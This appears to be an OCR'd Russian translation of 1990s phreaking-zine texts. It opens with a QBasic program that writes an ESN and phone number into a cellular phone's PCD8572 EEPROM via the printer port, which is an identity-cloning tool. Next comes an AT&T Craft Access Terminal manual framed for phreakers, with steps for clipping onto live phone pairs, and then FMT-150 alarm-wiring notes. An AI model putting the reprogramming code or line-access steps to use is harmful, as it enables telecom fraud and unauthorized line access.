
Приложение A. Утилита Cellular Data Repair Utility (исходный код)

```
1000 ' CELLULAR DATA REPAIR UTILITY
1005 ' Form image and program PCD8572 IC via LPT port.
1010 ' (c) 1993, 1994, 1995 WarpCoreBreachGroup - All rights reserved.
1015 '
1020 ' This program is not shareware/freeware.
1025 '
1030 DATA xx,xx,xx,xx,xx,xx,xx,xx ' Bytes 00-07
1040 DATA xx,38,xx,xx,xx,xx,xx,xx ' Bytes 08-15
1050 DATA 00,00,00,00,xx,xx,xx,xx ' Bytes 16-23
1060 DATA xx,xx,xx,xx,xx,xx,xx,xx ' Bytes 24-31
1070 DATA xx,xx,xx,D6,C5,5C,C6,00 ' Bytes 32-39
1080 DATA 27,00,01,01,11,11,11,11 ' Bytes 40-47
1090 DATA 11,08,4D,01,0F,01,0F,00 ' Bytes 48-55
1100 DATA 04,00,00,00,FF          ' Bytes 56-60
1105 UNIT1$="050490"
1110 DIM BYTE$(60),BYTE(61)
1120 FOR I=0 TO 60:READ BYTE$(I):NEXT
1130 FILES "*.IMG"
1140 LINE INPUT "Which file do you want to read? ";F$
1150 OPEN "I",#1,F$+".IMG"
1160 INPUT#1,ESNPREFIX
1170 INPUT#1,ESN#
1180 INPUT#1,HOMEID
1190 INPUT#1,ACCESS
1200 INPUT#1,LOCALOPT
1210 INPUT#1,PHONE$
1220 INPUT#1,STATCLASS
1230 INPUT#1,PGCH
1240 INPUT#1,OVERLDCL
1250 INPUT#1,PREFSYS
1260 INPUT#1,GROUPID
1270 INPUT#1,SEC$
1280 ' Building binary image
1290 UNIT2$=MID$(UNIT$,1,2)+MID$(UNIT$,4,2)+MID$(UNIT$,9,2)
1300 CLOSE #1
1310 FOR I=1 TO 5:BYTE$(I-1)="3"+MID$(SEC$,I,1):NEXT
1320 FOR I=0 TO 2:BYTE$(10+I)=RIGHT$("0"+HEX$(VAL(MID$(UNIT1$,I*2+1,2))),2)
1325 NEXT
1330 FOR I=0 TO 2:BYTE$(13+I)=RIGHT$("0"+HEX$(VAL(MID$(UNIT2$,I*2+1,2))),2)
1335 NEXT
1340 FOR I=0 TO 4:BYTE$(24+I)=MID$(PHONE$,2*I+1,2):NEXT
1350 FOR I=5 TO 0 STEP -1
1360 Q=INT(ESN#/(16^I))
1370 ESN#=ESN#-Q*(16^I)
1380 IF Q>9 THEN Q=Q+7
1390 ESN$=ESN$+CHR$(48+Q)
1400 NEXT
1410 BYTE$(8)=RIGHT$("0"+HEX$(ESNPREFIX),2)
1420 BYTE$(5)=MID$(ESN$,5,2)
1430 BYTE$(6)=MID$(ESN$,3,2)
1440 BYTE$(7)=MID$(ESN$,1,2)
1450 FOR I=0 TO 60:Q$=BYTE$(I)
1460 QH=ASC(LEFT$(Q$,1))-48:IF QH>9 THEN QH=QH-7:IF QH>15 THEN QH=QH-32
1470 QL=ASC(RIGHT$(Q$,1))-48:IF QL>9 THEN QL=QL-7:IF QL>15 THEN QL=QL-32
1480 Q=QH*16+QL
1490 BYTE(I)=Q:CHECK=CHECK+Q
1500 NEXT
1510 BYTE(20)=HOMEID AND 255:BYTE(21)=INT(HOMEID/256)
1520 BYTE(22)=ACCESS
1530 BYTE(23)=LOCALOPT
1540 BYTE(29)=STATCLASS
1550 BYTE(30)=PGCH AND 255:BYTE(31)=INT(PGCH/256)
1560 BYTE(32)=OVERLDCL
1570 BYTE(33)=PREFSYS
1580 BYTE(34)=GROUPID
1590 AC$=MID$(PHONE$,1,3)
1600 PRE$=MID$(PHONE$,4,3)
1610 PH$=MID$(PHONE$,7,4)
```

```
1620 AC=VAL(AC$)
1630 IF MID$(AC$,2,2)="00" THEN AC2=AC-1:GOTO 1670
1640 IF MID$(AC$,3,1)="0" THEN AC2=AC-101:GOTO 1670
1650 IF MID$(AC$,2,1)="0" THEN AC2=AC-11:GOTO 1670
1660 AC2=AC-111
1670 PRE=VAL(PRE$)
1680 IF MID$(PRE$,2,2)="00" THEN PRE2=PRE-1:GOTO 1720
1690 IF MID$(PRE$,2,1)="0" THEN PRE2=PRE-11:GOTO 1720
1700 IF MID$(PRE$,3,1)="0" THEN PRE2=PRE-101:GOTO 1720
1710 PRE2=PRE-111
1720 IF PRE2<0 THEN PRE2=1000+PRE2
1730 IF LEFT$(PH$,1)="0" THEN D=-24:GOTO 1750
1740 D=87-24*(ASC(PH$)-49)
1750 IF MID$(PH$,4,1)="0" THEN D=D-10
1760 IF MID$(PH$,3,1)="0" THEN D=D-100
1770 IF MID$(PH$,2,1)="0" THEN D=D-1000
1780 IF MID$(PH$,1,1)="0" THEN D=D-10105
1790 PH2=VAL(PH$)-D
1800 C=INT(PRE2/4)
1810 B=64*(PRE2 AND 3)
1820 A=PH2 AND 255
1830 B=B OR INT(PH2/256)
1840 BYTE(35)=A
1850 BYTE(36)=B
1860 BYTE(37)=C
1870 BYTE(38)=AC2 AND 255
1880 BYTE(39)=INT(AC2/256)
1890 CHECK=0
1900 FOR I=0 TO 60
1910 CHECK=CHECK+BYTE(I)
1920 NEXT
1930 BYTE(61)=CHECK AND 255
1940 DEV$="1010":ADDR$="000"
1945 ' Select the base address for your printer port with the next line.
1950 BASE=&H378 ' Which is LPT2. &h378 is LPT1 and &h3bc is LPT3.
1960 GOTO 2120
1970 OUT BASE,(DOUT AND 1) OR 2*(CLK AND 1) OR 4*(RELAY)
1980 FOR DELAY=0 TO 9:NEXT
1990 DIN=INP(BASE) AND 1
2000 RETURN
2010 FOR I=1 TO LEN(B$)
2020 B=ASC(MID$(B$,I,1))-48
2030 DOUT=B:CLK=0:GOSUB 1970
2040 DOUT=B:CLK=1:GOSUB 1970
2050 DOUT=B:CLK=0:GOSUB 1970
2060 NEXT
2070 T=0
2080 DOUT=1:CLK=1:GOSUB 1970
2090 IF DIN=0 THEN RETURN
2100 IF T=200 THEN BEEP:PRINT "Nack timeout error":STOP
2105 ' Is voltage applied to the chip?
2110 T=T+1:GOTO 2080
2120 MAX=61:RELAY=1:DOUT=1:CLK=1:GOSUB 1970
2130 T$=TIME$
2140 IF T$=TIME$ GOTO 2140
2150 FOR J=0 TO MAX
2160 DOUT=1:CLK=1:GOSUB 1970 ' Start bit
2170 IF DIN=0 THEN BEEP:PRINT "Bus not free error":STOP ' Bad!
2180 DOUT=0:CLK=1:GOSUB 1970
2190 DOUT=0:CLK=0:GOSUB 1970
2200 B$=DEV$+ADDR$+"0"
2210 GOSUB 2010
2220 B$=""
2230 FOR I=7 TO 0 STEP -1
2240 IF (J AND (2^I)) THEN B$=B$+"1" ELSE B$=B$+"0"
2250 NEXT
2260 GOSUB 2010
2270 Z=BYTE(J)
2280 B$="":FOR I=7 TO 0 STEP -1
2290 IF (Z AND (2^I)) THEN B$=B$+"1" ELSE B$=B$+"0"
2300 NEXT
```

```
2310 GOSUB 2010
2320 DOUT=0:CLK=0:GOSUB 1970
2330 DOUT=0:CLK=1:GOSUB 1970 ' Stop bit
2340 DOUT=1:CLK=1:GOSUB 1970
2350 PRINT USING "###% programmed";100*J/MAX
2360 PRINT STRING$(80*J/MAX,46)
2370 LOCATE CSRLIN-2,POS(0)
2380 GOSUB 1970
2390 IF DIN=0 GOTO 2380
2400 NEXT
2410 RELAY=0:DOUT=1:CLK=1:GOSUB 1970
2420 PRINT:PRINT
2430 'This is the end in case you though the code was truncated somehow...
```

Терминал Craft Access Terminal



Автор: Boss Hogg

Приветствия: Voyager/Splatter/Mr.Hyde/Misfit/Darkseed/][avok/Paradyne
Ethereal Gloom/Surgat/GOL/Carnage/Kamakize/Seeker/Stravis
и всем прочим со странными мыслями и идеями.

Устройство

Несмотря на название Craft Access Terminal («терминал доступа монтажника»), это устройство мало похоже на стандартный компьютерный терминал. По сути это телефонная трубка монтажника со встроенным терминалом и модемом на 1200 бод. Внешне аппарат напоминает трубку на стероидах — длиной около 12,5 дюймов. В нашем районе они были ярко-жёлтого цвета и выглядели как отбракованный реквизит с «Улицы Сезам». Есть сведения, что их выпускали и в синем цвете, хотя в нашем районе нам такие не попадались.

Устройство оснащено ЖК-дисплеем 4 строки × 16 символов и джойстиком с кнопкой-плунжером сверху. Ниже приведена схема с описаниями в скобках.

Эти устройства, по всей видимости, постепенно выводятся из эксплуатации в ряде районов — их можно найти на аукционах телефонных компаний и в магазинах излишков. Возможно, жёлтые терминалы заменяются синими (те же основные характеристики, но более новые; найденные нами жёлтые экземпляры были сильно изношены). Также ходят слухи, что их вытесняет терминал Access-2 (предположительно, это HP-95lx в форм-факторе раскладушки с бóльшим ЖК-экраном).

Перед вами — полный текст не защищённого авторским правом руководства к этому терминалу. С первого взгляда работа с ним может показаться несколько запутанной из-за своеобразной структуры меню.

Несколько замечаний во избежание путаницы:

• Номера страниц оригинала расположены внизу каждой страницы. При печати вы можете добавить разрывы страниц и перенести номера в самый низ, чтобы вложить руководство в папку фрикера или куда угодно ещё. Линия предназначена для верхней части каждой страницы — так же, как в оригинальном руководстве.

Здесь начинается руководство по эксплуатации Craft Access Terminal

---

AT&T

Craft Access Terminal

Instruction Manual

-обложка-

Содержание

Начало работы

В комплекте с Craft Access Terminal должны находиться два аккумуляторных блока, зарядное устройство и короткий переходной шнур зарядника. Перед началом работы вставьте аккумуляторный блок. Аккумулятор необходимо зарядить перед использованием. Инструкции по зарядке и установке аккумуляторного блока смотрите в разделе «Аккумуляторный блок Craft Access Terminal» (страница 6).

Характеристики Craft Access Terminal

Приёмник — работает как обычная телефонная трубка.
[указывает на наушник]

Передатчик — работает как обычный телефонный микрофон.

[указывает на микрофон]

Идентификационный номер Craft Access Terminal
[находится на наклейке под ПЕРЕДАТЧИКОМ]

Телефонное гнездо — сюда можно подключить модульный телефонный шнур.
[расположено на нижней части корпуса трубки]

Гнездо зарядника — в это гнездо вставляется штекер шнура зарядного устройства.
[расположено на нижней части корпуса трубки]

Соединительный шнур — подключается к рабочей паре для получения сигнала готовности при звонке на телефон или компьютер.
[выходит из нижней части корпуса трубки]

Экран — жидкокристаллический дисплей, отображающий информацию или инструкции.
[на верхней лицевой части трубки — не пропустите!]

Переключатель режима — три положения:
• `Talk` (Разговор) — выполнение телефонного звонка
• `Monitor` (Прослушивание) — прослушивание линии
• `Data` (Данные) — соединение с компьютером

Перевод переключателя в положение Monitor разрывает соединение.
[переключатель находится на правой верхней стороне корпуса, когда ЖК-экран обращён к вам]

Указатель — служит для выбора действий на экране и указания места ввода информации.
[джойстик под экраном]

Перезаряжаемый аккумуляторный блок — обеспечивает питание терминала. Блок необходимо заряжать каждый день.
[доступен после снятия крышки, закреплённой обычным крестовым винтом; отсек находится под указателем. ПРИМЕЧАНИЕ: несмотря на наличие разъёма для батарейки 9 В, устройство работает только на 4 никель-кадмиевых аккумуляторах типоразмера AA напряжением 1,2 В — 4 обычных батарейки AA тоже подойдут, для тех, в чьих комплектах не оказалось аккумуляторных блоков]

Алфавитно-цифровая клавиатура — используется для ввода букв и цифр на экране.
[обычная тональная клавиатура — не заметить её невозможно]

Использование указателя

```
                          Указатель позволяет выбирать пункты из меню
                          на экране, указывать место ввода информации,
     B     BACK           просматривать сохранённую в Craft Access
     A                    Terminal информацию и получать пояснения
  H  C  <   ^   >  N  S   о содержимом экрана.
  E  K  <  .-.  >  E  E
  L  S  <  `-'  >  X  N   Помните: для подтверждения выбора
  P  P  <   V   >  T  D   необходимо нажать указатель.
     C
     E    REVIEW           Указатель можно перемещать вдоль правой и
                          левой стороны, а также в верхнее и нижнее
                          центральное положения.
<,>,^,V  = направление джойстика

.-.  = Джойстик
```

`-'

1. Чтобы выбрать один из двух и более пунктов на экране, перемещайте указатель вдоль правой стороны, пока стрелка (>) не окажется рядом с нужной строкой, затем нажмите указатель.

2. Чтобы получить дополнительную информацию об одном из пунктов меню, перемещайте указатель вдоль левой стороны, пока знак вопроса (?) не окажется рядом с нужной строкой справки, затем нажмите указатель.

3. Чтобы вернуться (BACK) на предыдущий экран, переместите указатель в верхнее центральное положение и нажмите его.

4. Чтобы просмотреть (REVIEW) сохранённую в Craft Access Terminal информацию, переместите указатель в нижнее центральное положение и нажмите его.

Аккумуляторный блок Craft Access Terminal

Аккумуляторный блок терминала необходимо заряжать не реже одного раза в день. Полная зарядка полностью разряженного блока может занять до двенадцати часов. Кроме того, перед первым использованием каждый аккумуляторный блок следует заряжать в течение 24 часов.

Для этого вставьте штекер шнура зарядного устройства в гнездо на торце Craft Access Terminal со стороны передатчика. Подключите зарядник к электрической розетке. Если зарядка идёт нормально, на зарядnике должен гореть красный индикатор. Обратите внимание: индикатор не гаснет после полной зарядки аккумулятора. Рекомендуется держать запасной аккумуляторный блок заряженным, чтобы при необходимости заменить им разрядившийся. Для зарядки запасного блока подключите к нему переходной шнур зарядника (короткий шнур в комплекте с зарядником), другой конец шнура подключите к зарядnику, а зарядник — к розетке.

ВНИМАНИЕ

Зарядник предназначен только для использования в помещении и только для зарядки Craft Access Terminal.

Если аккумуляторный блок разрядится во время работы, его можно заменить заряженным. Для этого выполните следующие шаги:

1. Откройте отсек аккумуляторного блока
Ослабьте винт, чтобы открыть крышку аккумуляторного отсека. Не держите крышку отсека нажатой при откручивании винта.

2. Извлеките аккумуляторный блок
Выньте аккумуляторный блок. Отсоедините разъём аккумуляторного блока.

3. Вставьте аккумуляторный блок
Подключите заряженный аккумуляторный блок к разъёму. Вставьте аккумуляторный блок в Craft Access Terminal. Закройте крышку аккумуляторного отсека. Не забудьте затянуть винт.

Как долго держит заряд Craft Access Terminal?

При нормальной температуре Craft Access Terminal работает примерно 12 часов после зарядки.

Craft Access Terminal можно использовать как при тёплой, так и при холодной погоде. Однако имейте в виду, что в холодную погоду аккумуляторный блок разряжается быстрее. При -20 градусах по Фаренгейту он может продержаться лишь 8–10 часов.

Заряжать аккумуляторный блок при температуре ниже 40 градусов по Фаренгейту не следует.

Срок службы аккумуляторного блока

Аккумуляторный блок допускает многократную зарядку при расчётном ресурсе около 5 лет. Четырёхзначное число, выбитое на торце аккумулятора, — это дата его изготовления.

Подключение к рабочей паре

Прослушать линию
Перед подключением к паре установите переключатель в положение Monitor (центральное).

Подключить шнур и зажимы
Присоедините зажимы шнура к жилам «tip» и «ring». Если слышите разговор — выберите другую пару. При подключении к свободной рабочей паре должен быть слышен тональный сигнал готовности.

> *При возможности всегда подключайтесь в стандартных точках подключения, чтобы не прокалывать изоляцию — отверстия в изоляции от зажимов могут со временем вызвать коррозию.*

Тональный сигнал готовности также можно получить, вставив модульный шнур (см. стр. 2). Не подключайте линейный шнур к модульному гнезду и одновременно зажимы к жилам «tip» и «ring» — это не сработает.

Для изменения громкости переключитесь обратно в режим Monitor. Чтобы увеличить громкость, перемещайте указатель вдоль правой стороны, пока стрелка (>) не окажется рядом с пунктом «увеличить громкость», затем нажмите указатель.

Чтобы уменьшить громкость, переместите указатель на третью строку и нажмите.

Если нужно прослушать шумы на линии, переместите указатель на вторую строку и нажмите. Терминал перейдёт в «тихий» режим, позволяющий обнаруживать очень слабые шумы.

Обратите внимание: верхняя строка этого экрана недоступна для выбора — об этом сигнализирует символ вертикальной черты (I) в первой позиции строки.

Теперь можно выполнить обычный телефонный звонок, переключившись в режим Talk (см. «Выполнение телефонного звонка»), или соединиться с компьютером, переключившись в режим Data (см. «Звонок на компьютер»).

Выполнение телефонного звонка

Переведите переключатель из положения Monitor в положение Talk

Прослушайте линию, чтобы убедиться, что она свободна. Если на линии нет разговора, переведите переключатель из Monitor в Talk.

Ввод и исправление номера телефона

Если линия в порядке, вы услышите тональный сигнал готовности. Нужный номер можно ввести с клавиатуры. Если номер уже заполнен, можно позвонить на него или, при необходимости позвонить

по другому номеру, стереть отображаемый номер нажатием * на тональной клавиатуре и ввести другой номер.

Если введена первым символом, она не будет стёрта, пока не будет введена ещё одна .

Маленький мигающий символ называется курсором. Курсор указывает место, куда нужно ввести цифру.

По мере ввода каждой цифры она появляется на месте курсора, а курсор сдвигается на одну позицию вправо. Вводите # между цифрами для обозначения паузы длительностью 2 секунды там, где это необходимо (например, для ожидания второго тонального сигнала за АТС). Для более длительной паузы нажмите # несколько раз.

Когда нужный номер отображён, переместите указатель на правую сторону (в любое положение вдоль правой стороны) и нажмите. Если требуется импульсный набор, перед нажатием выберите указателем последнюю строку. Craft Access Terminal наберёт номер. Повторный набор — снова переместить указатель вправо и нажать.

Craft Access Terminal сохраняет набранный номер — он появится при следующем переводе переключателя в положение Talk.

При наборе номера вы можете прослушивать процесс дозвона. Если после набора слышен сигнал «занято» или никто не отвечает, разорвите соединение, переведя переключатель в положение Monitor.

Разговор и регулировка громкости

По окончании набора появляется соответствующий экран. С помощью указателя можно увеличить или уменьшить громкость приёмника либо отключить передатчик для режима только прослушивания.

Уровень громкости обозначается числом заполненных позиций в строке увеличения громкости: одна позиция — минимальная громкость, четыре — максимальная.

Завершение звонка

Перевод переключателя в положение Monitor завершает телефонный звонок.

Обязательно возвращайте переключатель в положение Monitor после завершения звонка — это экономит заряд аккумулятора, поскольку в режиме Monitor терминал потребляет наименьшее количество энергии.

При случайном разрыве соединения переведите переключатель в положение Monitor и начните заново.

Звонок на компьютер Craft Access System

Переведите переключатель из положения Monitor в положение Data

Прослушайте линию, чтобы убедиться, что она свободна. Если на линии нет разговора, переведите переключатель из Monitor в Data.

Ввод и исправление номера телефона

Нужный номер можно ввести с клавиатуры. Если номер уже заполнен, можно позвонить на него или, при необходимости позвонить по другому номеру, стереть отображаемый номер нажатием * на тональной клавиатуре и ввести другой номер.

Курсор указывает место ввода номера.

Введите телефонный номер компьютера, если он ещё не отображён. Вводите # между цифрами для обозначения паузы длительностью 2 секунды (например, для ожидания второго тонального сигнала за АТС). Для более длительной паузы нажмите # несколько раз.

Когда нужный номер отображён, переместите указатель на правую сторону (в любое положение вдоль правой стороны) и нажмите. Craft Access Terminal наберёт номер. Повторный набор — снова переместить указатель вправо и нажать.

Признаки успешного соединения

При успешном соединении с компьютером Craft Access System вы услышите тональный сигнал на линии. Когда Craft Access Terminal обнаружит этот сигнал, он прекратится и появится соответствующий экран.

В некоторых случаях соединение может не установиться. Если после нескольких попыток проблема сохраняется, попробуйте подключиться к другой рабочей паре.

Ввод пароля

Перед отправкой или получением компьютерной информации может потребоваться ввести цифровой пароль для идентификации и номер терминала. Ваш пароль может использоваться только с вашим Craft Access Terminal. Введите пароль с клавиатуры. При ошибке нажмите * для стирания пароля и повторите ввод. Курсор вернётся на место ввода пароля.

Идентификационный номер терминала находится под передатчиком (см. стр. 2).

Когда верные данные введены, переместите указатель на правую сторону (в любое положение вдоль правой стороны) и нажмите. Craft Access Terminal отправит ваш пароль на компьютер.

Дальнейшие инструкции — в разделе «Работа с компьютером Craft Access System».

Завершение соединения

При случайном разрыве соединения с компьютером переведите переключатель в положение Monitor и повторите все шаги с самого начала.

Для намеренного завершения соединения переведите переключатель в положение Monitor.

Работа с компьютером Craft Access System

Каждая строка на экране является одним из следующего:

• информацией
• полем для ввода информации
• пунктом, доступным для выбора

Строки, не содержащие выбираемых пунктов, начинаются с вертикальной черты (I). Выбираемые пункты начинаются с пробела.

Получение справки

Чтобы получить справку по третьей строке экрана, перемещайте указатель вдоль левой стороны, пока знак вопроса не окажется рядом с третьей строкой, затем нажмите указатель. Справка описывает, что произойдёт при выборе пункта 1.

Чтобы получить справку по второй строке (поле ввода информации), перемещайте указатель вдоль левой стороны, пока знак вопроса (`?`) не окажется в поле ввода информации, затем нажмите.

Пояснение представляет собой экран, в котором слева от каждой строки стоит вертикальная черта (`I`), а в правом верхнем углу указан номер страницы. Например, `1/2` означает первую страницу из двух. Вторая страница будет обозначена `2/2`.

Чтобы перейти к следующей странице справки, переместите указатель на правую сторону (в любое положение) и нажмите.

Для повторного чтения страниц переместите указатель в нижнее центральное положение (`REVIEW`) и нажмите — это возврат на одну страницу назад.

Чтобы вернуться на экран, с которого был запрошен вызов справки, переместите указатель в верхнее центральное положение (`BACK`) и нажмите.

Выбор и отмена выбора на экране

Выбор пункта

Когда отображается экран с выбираемыми пунктами, перемещайте указатель вдоль правой стороны, пока стрелка (`>`) не окажется рядом с нужным пунктом, затем нажмите указатель для подтверждения выбора.

Некоторые пункты направляют запросы к компьютеру, выполнение которых занимает некоторое время. В этом случае появляется сообщение «запрос выполняется».

Отмена выбора

Если вы поняли, что сделали неправильный выбор, переместите указатель в верхнее центральное положение (`BACK`) и нажмите. Вы вернётесь на экран, где был сделан выбор, и сможете выбрать другой пункт.

Некоторые запросы отменить невозможно. В этом случае на экране отображается только «запрос выполняется».

Чтение сохранённой информации в Craft Access Terminal

Часть информации, полученной от компьютера, может сохраняться в Craft Access Terminal для последующего использования — даже если терминал отсоединён, при условии, что аккумуляторный блок заряжен. Чтобы просмотреть сохранённую информацию, установите переключатель в положение Monitor или Voice и переместите указатель в нижнее центральное положение (`REVIEW`), затем нажмите.

На экране появится список основных категорий информации, хранящейся в Craft Access Terminal. Чтобы выбрать категорию, перемещайте указатель вдоль правой стороны, пока стрелка (`>`) не окажется рядом с нужной категорией, затем нажмите указатель.

Иногда выбранный пункт открывает ещё один список — выбор в нём производится так же. Для выхода из режима чтения переместите указатель в верхнее центральное положение (BACK) и нажмите. Для повторного чтения страниц сохранённой информации переместите указатель в нижнее центральное положение (REVIEW) и нажмите.

Ввод информации на Craft Access Terminal

Если на экране есть поле для ввода числа, курсор будет мигать в этом поле. Если в поле уже есть число, которое вы хотите использовать, переместите указатель в любое положение на правой стороне (NEXT) и нажмите.

Чтобы изменить число, нажмите * для его стирания, затем введите нужное число.

Когда нужное число отображено, переместите указатель в любое положение на правой стороне (NEXT) и нажмите.

Иногда может потребоваться вернуться на экран для исправления записи. При нажатии BACK (указатель в верхнее центральное положение) курсор появится в начале первого поля ввода. Нажмите * на клавиатуре для стирания введённого числа или наберите поверх неправильного числа правильное.

Если на одном экране несколько полей для заполнения, перемещайте указатель вдоль правой стороны к каждой позиции ввода. Не нажимайте указатель, пока не заполните все обязательные поля.

Если перед полем стоит *, информация является необязательной и поле можно оставить пустым.

После заполнения всех необходимых полей переместите указатель в любое положение на правой стороне (NEXT) и нажмите.

Отображение * фактически управляется компьютером Craft Access System — это поведение может изменяться.

Ввод алфавитных и цифровых символов

В некоторых случаях Craft Access System позволяет вводить буквы и знаки пунктуации. Буквы, цифры и знаки пунктуации вводятся с клавиатуры. Все введённые символы отображаются на экране.

Каждая клавиша используется для ввода четырёх различных символов (согласно маркировке на клавише); исключение составляет клавиша [#]. Пометка [SP] на клавише [#] используется для ввода пробела между словами.

Предусмотрено два удобных способа ввода символов:

• **Метод 1:** Нажмите и удерживайте клавишу с нужным символом. Наблюдайте за дисплеем, удерживая клавишу, — символы, нанесённые на неё, будут сменять друг друга. Когда появится нужный символ, отпустите клавишу — он останется на экране, а курсор сдвинется на следующую позицию.

• **Метод 2:** Этот метод не требует постоянного наблюдения за экраном. Вместо удерживания клавиши быстро нажмите её столько раз, сколько соответствует позиции нужного символа на

данной клавише.

Например: нажмите клавишу `[6]` три раза — введётся `[N]`; нажмите `[3]` три раза — введётся `[E]`; нажмите `[9]` два раза — введётся `[W]`; нажмите `[#]` два раза — введётся пробел.

Мигающий тёмный блок на экране означает, что последний введённый символ зафиксирован.

Стирание символа, строки или более

Чтобы стереть символ, переместите указатель влево и нажмите один раз. При удержании указателя нажатым символы будут стираться по одному вплоть до отпускания.

Отправка сообщения на компьютер

После завершения ввода сообщения переместите указатель вправо и нажмите для отправки. Курсор должен перестать мигать — это означает, что сообщение отправлено.

Уход за терминалом

1. Как не повредить Craft Access Terminal

• Не роняйте терминал. В рабочее время Craft Access Terminal должен находиться в кабине вашего автомобиля или висеть на поясном креплении для инструментов, когда не используется.
• Без необходимости не подвергайте терминал воздействию пыли, песка, воды или солёного воздуха.

2. Проблемы, вызванные экстремальными температурами

Жара

Craft Access Terminal может быть повреждён сильной жарой. НЕ ОСТАВЛЯЙТЕ ЕГО НА ПРИБОРНОЙ ПАНЕЛИ АВТОМОБИЛЯ.

Холод

Холод с меньшей вероятностью повреждает терминал. Однако при температуре ниже -20 градусов по Фаренгейту экран перестаёт нормально работать. Если необходимо использовать терминал при более низких температурах, можно работать с ним около 20 минут на холоде, затем на 15–30 минут убрать в тепло, после чего снова использовать на холоде.

3. Проблемы, вызванные водой, конденсатом и высокой влажностью


Не подвергайте терминал воздействию воды; особенно избегайте его падения в воду. Если терминал намок, немедленно высушите его. Craft Access Terminal работает под дождём или снегом, но его следует протирать насухо при любой возможности.

4. Хранение Craft Access Terminal и запасных аккумуляторов

Когда терминал или запасной аккумуляторный блок не используются, их следует держать подключёнными к зарядному.

5. При некоторых нештатных ситуациях терминал может перейти в ошибочное состояние. Для сброса («reset») просто вставьте штекер зарядника в гнездо для зарядки, затем извлеките его. ВНИМАНИЕ: при этом вся сохранённая информация будет удалена.

Краткий справочник



Правила FCC для телефонного оборудования (это вы и так всё знаете)

(ЗАДНЯЯ ОБЛОЖКА)

(КОНЕЦ)

Заключительные замечания автора

Настоящие трубки Craft не имеют выключателя питания — они работают постоянно. Так что к своему экземпляру мы могли бы добавить выключатель.

Трубка Craft использует модем на 1200 бод, однако, судя по всему, несовместима со стандартными модемами.

Информация о FMT-150B/C/D компании Northern Telecom

Автор: StaTiC (statik@free.org)

Кто-то уже писал статью в Phrack об FMT-150B/C/D, но я решил добавить ещё немного материала. Я не собираюсь повторять то, что написал FyberLyte, — напротив, рекомендую прочитать его статью. Она находится в Phrack #44-13. Здесь я излагаю сведения, которые мне удалось раздобыть и которые, как мне кажется, могут заинтересовать всех.

Содержание:

Инструкции по кросс-соединению клиентских выходов FMT-150 со входами Rockwell OS-35

В центральном офисе, в стойке, оборудованной аппаратурой FMT-150, будет установлен блок контактов. Он обеспечит точки подключения для Rockwell OS-35A и клиентских выходных сигналов тревоги FMT-150. Каждый блок контактов рассчитан на поддержку максимум 16 систем FMT-150 (см. схему блока контактов).

Монтаж клиентских выходных точек FMT-150 и точек OS-35A на задней панели блока контактов выполняется поставщиком.

После сертификации системы FMT-150 группа сертификации отвечает за кросс-соединение точек клиентских выходных сигналов тревоги FMT-150 с соответствующими точками OS-35A на лицевой стороне блока контактов. Выполненное кросс-соединение позволит сигналам тревоги системы FMT-150 — как от центрального офиса, так и от удалённого терминала — передаваться через OS-35A обратно в Lightwave and Radio Alarm Center.

ВАЖНО: ГРУППЫ СЕРТИФИКАЦИИ МВТ ВЫПОЛНЯЮТ КРОСС-СОЕДИНЕНИЕ ТОЛЬКО ДЛЯ ТОЙ СИСТЕМЫ FMT-150, КОТОРАЯ ВВОДИТСЯ В ЭКСПЛУАТАЦИЮ, И ТОЛЬКО ПОСЛЕ СЕРТИФИКАЦИИ ЭЛЕКТРОНИКИ.

16 клиентских выходов FMT-150 определены следующим образом:

ВЫХОД	СИГНАЛ ТРЕВОГИ	ВЫХОД	СИГНАЛ ТРЕВОГИ
1	BAY MAJOR	9	MI3 ALARM #3
2	BAY MINOR	10	HSA ALARM
3	OPT A FAIL	11	HSB ALARM
4	OPT B FAIL	12	DS1 GRP FAIL
